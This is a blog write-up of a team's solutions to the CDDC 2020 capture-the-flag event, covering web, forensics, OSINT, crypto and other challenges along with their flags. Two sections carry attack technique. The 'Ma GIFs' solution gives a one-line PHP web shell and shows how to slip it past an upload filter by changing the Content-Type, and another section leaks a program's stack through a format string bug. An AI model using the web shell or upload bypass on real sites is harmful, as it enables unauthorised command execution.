CDDC stands for Cyber Defenders Discovery Camp! Its organized by the Defence Science and Technology Agency (DSTA) in Singapore!! CDDC is a CTF event which is well known amongst cyber security enthusiasts in Singapore. This is my second year taking part this event 😃 Last year, My team and I didn't do too well so we came back to gain more exposure & knowledge! Here’s how we solved the 5th gate AKA 1st wave of challenges and some of the 4th gate’s! Without anymore chatter, let’s get into it 🙌
WARP GATE FIVE
Web 1 — No Time
DESCRIPTION
Our project manager couldn’t handle the stress from the upcoming deadlines and resigned hastily. Sigh. Now that we are taking over his projects, I wonder if he has left any instructions for us…
http://notime.chall.cddc2020.nshc.sg:1337/
— — — — — — — — — — — — — — — — — — — — — — — — — — — — — — —

We are greeted with this beautiful page when we access the link provided to us. Simply Inspecting the source of this web page gives our first flag! Pretty straight forward first challenge.

Flag — — → CDDC20{N0_71m3_nO_tiMe_oMG}
Web 2— VulnLogin
DESCRIPTION
This is not how you log someone in!
http://vulnlogin.chall.cddc2020.nshc.sg:8090/
Note:
Flag format is CDDC20{username_password}
— — — — — — — — — — — — — — — — — — — — — — — — — — — — — — —

We are greeted with this beautiful page when we access the link provided to us. However, this challenge isn’t as easy as the previous one. After spending some time digging through the source, we find the javascript login() function in the website source.


On further inspection we realize that the username and password values are hashes. The hashes can then be cracked over here!
Keep in mind the info from the challenge told us the format of the flag!
Flag — — → CDDC20{administrator_password12345678}
Web 3— Keep Me Posted
DESCRIPTION
Some weird page. Looks fishy. Please help.
http://keepmeposted.chall.cddc2020.nshc.sg:1057/
— — — — — — — — — — — — — — — — — — — — — — — — — — — — — — —

We are greeted with this super bright page when we access the link provided to us. Cmon man 😢 where my dark mode at?
Anyways, it said “Who are you? Post me a letter and I might let you in heh.”
So lets get started with postman!

Simply sending an empty post request to the provided URL didn't do the trick. After fiddling around with various authentication and headers, we noticed the headers the server returned back to us when we sent the request.

Here we can see that the authorization header has the value Tm8= . On closer inspection, we realized that this is actually a base 64 encoded string! It decoded to be No . So this got us thinking what would happen if we encoded Yes and create a header with the key as authorization .

Boom! The server sent us back the flag for this challenge!
Flag — — → CDDC20{YEs5SS_1_4m_aUTh0r1z3DDdD}
OSINT 1 — Better Alternative Than TV
DESCRIPTION
Looks like we found a clue to the mastermind behind the brainwashing liquid.
The company’s name is UnduplicitousCorp, sounds kinda fishy. Let’s conduct some basic reconnaissance and see if there’s any videos about the company on social media.
— — — — — — — — — — — — — — — — — — — — — — — — — — — — — — —
The first thing we did was to perform some recon on the company name via google. Surprisingly, our flag was just waiting for us a google search away 😃!(P.S= We also found a company website that might come in handy later on)

Flag — — → CDDC20{S+@rt_O$!nT}
OSINT 2— Fun with File Extensions
DESCRIPTION
Now that we have their company website, it will be helpful for us to know how the company layout is like.
Note:
This challenge does not require brute-forcing. There is no need to do so.
— — — — — — — — — — — — — — — — — — — — — — — — — — — — — — —
Remember that company website we found earlier on? That came in clutch this challenge!
We started looking at the company website for things that could be very useful to us!


In the “About Us” page, we were able to locate an organizational chart of the website which had the following string at the bottom in low opacity. “I wonder how to get an editable version of this”. We then opened the PDF up in Adobe Acrobat.


Our main aim was to edit the PDF and discover the hidden flag behind the shapes. We made use of the Edit PDF feature that ships with Adobe Acrobat.
Just dragging the hidden textbox revealed the flag!
Flag — — → CDDC20{EV!L_CORP_CH@RT}
OSINT 3— Transparency is the Best Policy
DESCRIPTION
The website looks state-of-the-art. As expected of a evil mega conglomerate.
Okay, they’re using HTTPS certificate, very secure. Is there any way we can discover what other domains they are hosting?
Note:
This challenge does not require brute-forcing. There is no need to do so.
— — — — — — — — — — — — — — — — — — — — — — — — — — — — — — —

The challenge information hinted towards subdomains. They could be hosting multiple sub domains on the same site!
So we started looking for a proper sub domain finder and entered the site that was in scope! [subdomain finder]

We discovered 3 domains that was being hosted on the same IP and we headed to the subdomain that was pretty obvious and we thought that would give us the flag.

Flag — — → CDDC20{CERT_TR4SP4RENCY}
Forensics 1— Can’t See A Thing
DESCRIPTION
What kind of lousy photographer takes terrible pictures like these?
MD5(“img.jpg”): 4bdba9f047cb651b3645cfe6a41666ba
ATTACHED FILES
img.jpg (download)
— — — — — — — — — — — — — — — — — — — — — — — — — — — — — — —
If you are curious, you could take a look at the picture that was provided to us. It was just a black photo with no content. We then used exiftool to analyze and get more data out of the photograph.
root@kali:~/Desktop# exiftool img.jpg Exposure Mode : Auto Offset Schema : 4216 XP Title : WOOO_MY_AWESOME_PHOTO XP Comment : 02CDDC{yhp4rg07ohp_5i_EmOs3wa} XP Author : me myself and i XP Keywords : heheh;:) XP Subject : I wonder if anyone will find this hmm Padding : (Binary data 1980 bytes, use -b option to extract) Compression : JPEG (old-style) Make : OnePlus Camera Model Name : ONEPLUS A5000 Thumbnail Offset : 5366 Thumbnail Length : 1350 XMP Toolkit : Adobe XMP Core 5.1.0-jc003
We then took what looked like to be the flag and mirrored ityhp4rg07ohp_5i_EmOs3wa - > pho70gr4phy_i5_aw3sOmE
Flag — — → CDDC20{pho70gr4phy_i5_aw3sOmE}
Forensics 2— Shell History
DESCRIPTION
What happened to my server? Please help me to investigate.
Username: root / Password: toor
(download) [coming soon]
MD5(“Shell History.ova”): 051736c88e59eb57e3a1fff65ffa40e8
— — — — — — — — — — — — — — — — — — — — — — — — — — — — — — —

For this challenge, we were given an OVA file. I immediately imported into VMware Workstation Pro 15 and booted it up. The title of the challenge gave a big clue.
I logged in with the given credentials and then entered history

Flag — — → CDDC20{Sh4LL_we_Sh3LL}
Forensics 3— Top Secret
DESCRIPTION
Where is the secret?
MD5(“TopSecret”): 6ccb2b390c2686dbe27d22676a98547b
ATTACHED FILES
TopSecret (download)[Coming Soon]
— — — — — — — — — — — — — — — — — — — — — — — — — — — — — — —

We were given this file with no file extension and were told to get a flag out of it. The first thing I did was to drop it into my kali VM and get the file information.
However, I only got back data . Many google searches and a helping hand from a fellow participant later, I figured that we were to add the file extension ad1 to the TopSecret file. After doing that I dropped it into FTK Imager and started analyzing it.

And….there it was! Waiting for me to pick it up from the unallocated space on the image file! [Thanks Rachel 😉]
Flag — — → CDDC20{Lorem-Ipsum-Foo-Bar}
Linux 1— nc
DESCRIPTION
Where is the secret?
Hello PwnWorld!
nc.chall.cddc2020.nshc.sg 10000
— — — — — — — — — — — — — — — — — — — — — — — — — — — — — — —
This challenge was pretty straight forward. We had an address, a port and a challenge with the title nc 😍. We just netcat into the port that was given to us and it returned us the flag!
root@kali:~# nc nc.chall.cddc2020.nshc.sg 10000
CDDC20{NiceToMeetYou@PwnWorld}
root@kali:~#
Flag — — → CDDC20{NiceToMeetYou@PwnWorld}
Linux 2— (2³¹)-1
DESCRIPTION
I like zer0.
zer0.chall.cddc2020.nshc.sg 20002
— — — — — — — — — — — — — — — — — — — — — — — — — — — — — — —
When we netcat into the port, we were greeted with an input field. And it would only accept positive numbers.

If we entered a number with a Zer0 it would throw this error.

Upon further inspection, we realized that the title (2³¹)-1 is actually the max value int32 takes in. We were also getting clues which were tryna tell us to overload it.
When we entered 1 value higher than the int32 limit, we started getting negative values back.

To overload the variable, I tried inputting double the value of the current limit I had just discovered. To my surprise, It returned the flag to me!

Flag — — → CDDC20{oO0OoO0o0OoO0Oo}
Linux 3— Find Singapore Bug
DESCRIPTION
Let’s FSB!
fsb.chall.cddc2020.nshc.sg 30303
— — — — — — — — — — — — — — — — — — — — — — — — — — — — — — —
When we netcat into the port, we were greeted with multiple bugs and asked how many bugs we found. Of course stating the number of bugs on screen didn’t get us anywhere 😢~!

After further research, I discovered that this was called a Format String Bug. Thus giving us the name FSB . I read through this document , this web blog and watched these videos. After a couple hours of reading up, I finally got to exploitation.
I started by trying to leak the whole stack from the program. I did this by inputting %x in the user input field. I realized that it was actually working and I was getting stuff out of the stack.

I started getting excited and just going insane on the %x . Eventually, I was able to leak the whole stack. I noticed that there were a few hex values in the stack that I just leaked.

444443e07b30324341414141424242427e684f2d4c756f59656b61652d7449644343434344444444 2578257d257825782578257825782578257825782578257825782578257825782578257825782578 2578257825782578257825782578257825782578257825782578257825782578ff9700780f7f9399 00f7f5a000f7f5a00009d8fee1
I then took the values I leaked to a hex -> ascii converter and got these
backDDCà{02CAAAABBBB~hO-LuoYekae- tIdCCCCDDDD%x%}%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x% x%x
Lastly I went to cyber chef and swapped the endianness and I ended up with the flag 😃

Flag — — → CDDC20{AAAABBBB-Oh~YouLeakedIt-CCCCDDDD}
Network 1 — Baby Shark
DESCRIPTION
Recently the Resistance Fighters have discovered this new thing called Wireshark, it seems to be some kind of tool used for analysing network packets.
We tried to capture a little snippet of traffic while browsing the web just to check out its capabilities. Let’s check out what it can do.
MD5(“easy.pcap”): aa16be8f7032586d5bfc675e9ac8e982
ATTACHED FILES
easy.pcap(download)
— — — — — — — — — — — — — — — — — — — — — — — — — — — — — — —
This challenge was pretty straight forward. We were given a pcap file with come network traffic. After analysis, we realized that there were files being transferred.

Thus, I tried to export the files that were being transferred via the export objects feature.


The flag is sitting inside the confidential.pdf!
Flag — — → CDDC20{TLP_RED_EYES_ONLY}
Network 2— Mama Shark
DESCRIPTION
We have received a new packet for analysis.
Oh damn, there’s too much more traffic to look through.. Is there a shortcut to find what we’re looking for immediately?
MD5(“noisy.pcap”): dabae618e77eb2532d1215700deaffdc
ATTACHED FILES
noisy.pcap(download)
— — — — — — — — — — — — — — — — — — — — — — — — — — — — — — —
We were given a pcap file with come network traffic. After analysis, we realized that there were files being transferred similar to the challenge before this. Thus we did the exact same and exported the http objects from the pcap file. We got the following.

Inside the yumcheese.txt we found the flag lying in a bunch of random cheeze faxx.

Flag — — → CDDC20{JUST_GIVE_ME_TL:DR}
Crypto 1 — My Best Friend, Julius!
DESCRIPTION
Julius is always sending me cryptic messages. Hmm.
JHLZHY_ZLSSZ_ZLHZOLSSZ_IF_AOL_ZLHZOVYL
Note:
Decrypted text does not include the flag format “CDDC20{}”. Add in the flag format “CDDC20{}” during submission, and ensure that the flag string is fully in uppercase, i.e. CDDC20{SAMPLE_FLAG}.
— — — — — — — — — — — — — — — — — — — — — — — — — — — — — — —
This challenge was pretty straight forward. We had a cipher text to decrypt. At first look it seemed like ROT13 to me. I threw it into cyberchef and started brute forcing the amount.

Flag — — → CDDC20{CAESAR_SELLS_SEASHELLS_BY_THE_SEASHORE}
Crypto 3— Iffy Glyphs
DESCRIPTION
At first glance this looks like a kid’s drawing, but my astute detective instincts tells me otherwise…
Note:
Decrypted text does not include the flag format “CDDC20{}”. Add in the flag format “CDDC20{}” during submission, and ensure that the flag string is fully in uppercase, i.e. CDDC20{SAMPLEFLAG}.
MD5(“what_is_this.PNG”): 7e50efc4fdaa62b906823f1fee457491
ATTACHED FILES
what_is_this.PNG(download).
— — — — — — — — — — — — — — — — — — — — — — — — — — — — — — —
This challenge was pretty familiar to me as I’ve encountered something similar in another CTF which I wrote about here! However this was a little different. This was Dancing Men Cipher . We ended up using this online decoder. Took us about 20–30 mins and we were on to our next challenge.

Flag — — → CDDC20{WELOVETODANCEANDCODEALLDAYLONG}
Misc 1— Welcome to CDDC 2020
DESCRIPTION
Free points for all! See you on Slack! ;)
— — — — — — — — — — — — — — — — — — — — — — — — — — — — — — —
For this challenge, it was as easy as hovering over one of the channel descriptions in slack 😃

Flag — — → CDDC20{g1mM3_M0aRRr_pOiN75}
Misc 2— ARGH
DESCRIPTION
I found a binary, together with this long string that looks like some password. I wonder what is it for…
Key: GZ2gXZ3bD2qqNyNxXb5LJ8HfHQtTL5VHA
MD5(“myprog”): e6c76a1dbc54005fdd2c1203e117d514
ATTACHED FILES
myprog(download).
— — — — — — — — — — — — — — — — — — — — — — — — — — — — — — —
As this was a binary, I dropped it into my kali VM and ran it. I noticed a key that came with the challenge description and the title was a little sus.
ARGH->ARG->ARGUMENT

Flag — — → CDDC20{c0mManD_l1n3_ArguM3n75sSs}
Misc 3— Add to Your Reading List
DESCRIPTION
As part of our resistance fighters’ training program, we need to arm ourselves with academic knowledge. By the graces of my kind senior, he passed me some recommended reading materials.
One pdf seems to be annotated, while the other isn’t. I wonder what is the difference between the two.. Can you spot it?
MD5(“Reading_Material.zip”): c2218f912755a9a741ec169ddc4e47d4
ATTACHED FILES
Reding_Material.zip(download).
— — — — — — — — — — — — — — — — — — — — — — — — — — — — — — —
We were given 2 PDFs for this challenge and one of them had the term Annotated behind its name.

I decided to compare both the PDFs and see what was so different. Made use of this online platform

We realize that there were 22 additions to the file with the term Annotated . Next we export the difference and find the flag 😏
Flag — — → CDDC20{KNOW_UR_RIGHTS}
Windows 1— Decompile Me
DESCRIPTION
Hello py2exe, nice to meet you!
MD5(“DecompileMe.zip”): 3805ccecd327d3cfcfdcc12c1ce7891b
ATTACHED FILES
DecompileMe.zip(download).
— — — — — — — — — — — — — — — — — — — — — — — — — — — — — — —
The challenge description hinted towards p2exe. After some research and some hints from a fellow participant, I arrived at this tool made by someone in the community!python python_exe_unpack.py -i [malware.exe]


After successfully unpacking the exe, we head into the unpacked folder and retrieve the flag.
Flag — — → CDDC20{NICe-2-MeeT-py2exe~:D}
Windows 3— Cheat Me
DESCRIPTION
Be patient :) Then you can get what you want.
MD5(“CheatMe.exe”): 643477053b88fcbae453e46ea31174f2
ATTACHED FILES
CheatMe.exe(download).
— — — — — — — — — — — — — — — — — — — — — — — — — — — — — — —
This challenge was one of the top 5 for friends and I. Most of us are gamers and we have had past experiences with game hacking/modding. This will become more relevant in a bit! 😉.
So, when we launched the application we were greeted with this.

We had a countdown and text which said Be patient . So I guessed we had to somehow get the timer to 0. My friend, who had experience modding a lot of games in his life suggested we use cheat engine to modify the values in memory and get the flag. I was very skeptical and had my doubts. But we still decided to try it.
We launched Cheat Engine 7.1 and hooked it to the process

On the count down timer we see some values so we started scanning the memory for those values.

Changing these values affected the clock timer and we were getting somewhere with this method.

We slowly started scanning for all the values and eventually we found the correct addresses in memory space that affected the clock and we eventually ended up with a timer that was modifiable.
We set all the values to 0 and were able to get the flag out from the program without waiting! [wew Arcralius 😉]

Flag — — → CDDC20{T1ck-T0ck_T1ck-T0ck}
WARP GATE FOUR
Ma GIFs
DESCRIPTION
Well apparently, the CTO of Unduplicitous Corp love, love, LOVE GIFs! ;)
http://magifs.chall.cddc2020.nshc.sg:13373/
— — — — — — — — — — — — — — — — — — — — — — — — — — — — — — —

We were greeted with this beautiful page when we access the link provided to us.
The first thought was to get a reverse shell going. But when attempted, we were not able to upload a php file as it only accepted GIFs.
First we prepared a php file with the following payload.
<?php system($_GET['cmd']); ?>
Following that, we upload that file to the site (do not click the submit button yet)

Next up, launch Burpsuite and setup the web browser proxy to intercept request. Once ready, hit the Click here to submit your GIF button. Burp should automatically pop up with the intercepted request. We have to change the Content-Type from application/x-php to image/gif .

Hit forward after this change. If everything went well, you should see this page on your browser.

Now enter the following into the URL to check if we have a working reverse web shell.
http://magifs.chall.cddc2020.nshc.sg:13373/uploads/payload.php?cmd=whoami

Now when we enter ls -la in the cmd params we are able to see all the files in the web directory.

There is one sus file located in the web directory. That is where our flag is located. We can view that file and retrieve our flag for this challenge.

http://magifs.chall.cddc2020.nshc.sg:13373/uploads/.SCRIPT%20CANT%20REMOVE%20THIS%20FILE%20LOL.txt
Flag — — → CDDC20{w0W_u_hAz_FlaG!!h3he}
ilovedes
DESCRIPTION
I heard that the CFO of Unduplicitous Corp loves using DES to encrypt his data, LOL.
MD5(“secret.dat”): da0e4d339b8265938587848a52758819
ATTACHED FILES
secret.dat(download).
— — — — — — — — — — — — — — — — — — — — — — — — — — — — — — —
For this challenge, the title was a big give away. we had a file and des. The firs thing that we thought about was decrypting the file with DES but we needed a key. After some brute forcing and analysis. we tried the title as the key and it worked like a charm!! We made use of this online tool to decrypt this file.

Flag — — → CDDC20{i_l0v3_5yMmetR1c_EnCryp7i0N}
Visual Noise
DESCRIPTION
I intercepted some emails from Unduplicitous Corp, that had these pictures attached to them. Looks like visual noise but then again, I can’t be sure….
MD5(“so-noisy.png”): 0ec6ae0ccba7aa6e9a5726b186bcde9e
MD5(“much-confusing.png”): aa685b5a77aae415cc85ae0dcb8048d3
ATTACHED FILES
so-noisy.png(download).
much-confusing.png(download).
— — — — — — — — — — — — — — — — — — — — — — — — — — — — — — —
This was one of the unique stego challenges that I’ve seen. The only way we were able to retrieve the flag from these images is by layering them and switching to the other as fast as possible. Take a look at the GIF below!

Flag — — → CDDC20{V1suAl_CrYPT0_iS_s0_53cuRE}
Recycling Bin
DESCRIPTION
Found this file in one of the Unduplicitous Corp’s PCs Recycle Bin. Can you walk me through this?
MD5(“1.img”): 7332683a72ad4bd5631bbaa9889a7531
ATTACHED FILES
1.img(download)[coming soon]
— — — — — — — — — — — — — — — — — — — — — — — — — — — — — — —
This challenge was pretty straight forward. All I had to do was throw the image into Autopsy, find the deleted files from the drive image and export the original files.
So, we need to add a new data source to our project first.

Then, under deleted files we should see an excel sheet. Export that and look into it.


There we go!! Thats our flag.
Flag — — → CDDC20{cArv3_C4Rve_CaRV33eE}
OSINT 1 — Funky Transfer Pact
DESCRIPTION
Being such a huge conglomerate, it can’t be that they only have a tiny web server..
— — — — — — — — — — — — — — — — — — — — — — — — — — — — — — —
This was actually pretty straight forward but I spent way too much time on it. The title of the challenge was actually a hint F unky Transfer P rotocal….FTP !!! We had already found the website of the company on the first 3 parts of osint!! so lets try to login to that!
Open up file manager on KALI and enter the followingftp://unduplicitouscorp.tech


and there's the flag! Sitting in their FTP server!
Flag — — → CDDC20{@n0nymous_FTW}
That was all the challenges that my team and I attempted & completed. CDDC20 yet another solid learning experience for us and we will definitely come back again next year to gain more knowledge!! Thank you DSTA for organizing such an event and challenge creators for making this so much fun!! 🙌 🙌🙌🙌🙌🙌🙌🙌🙌


About the author
All things Information Security!
Comments
Join the discussionNo comments yet. Be the first to comment.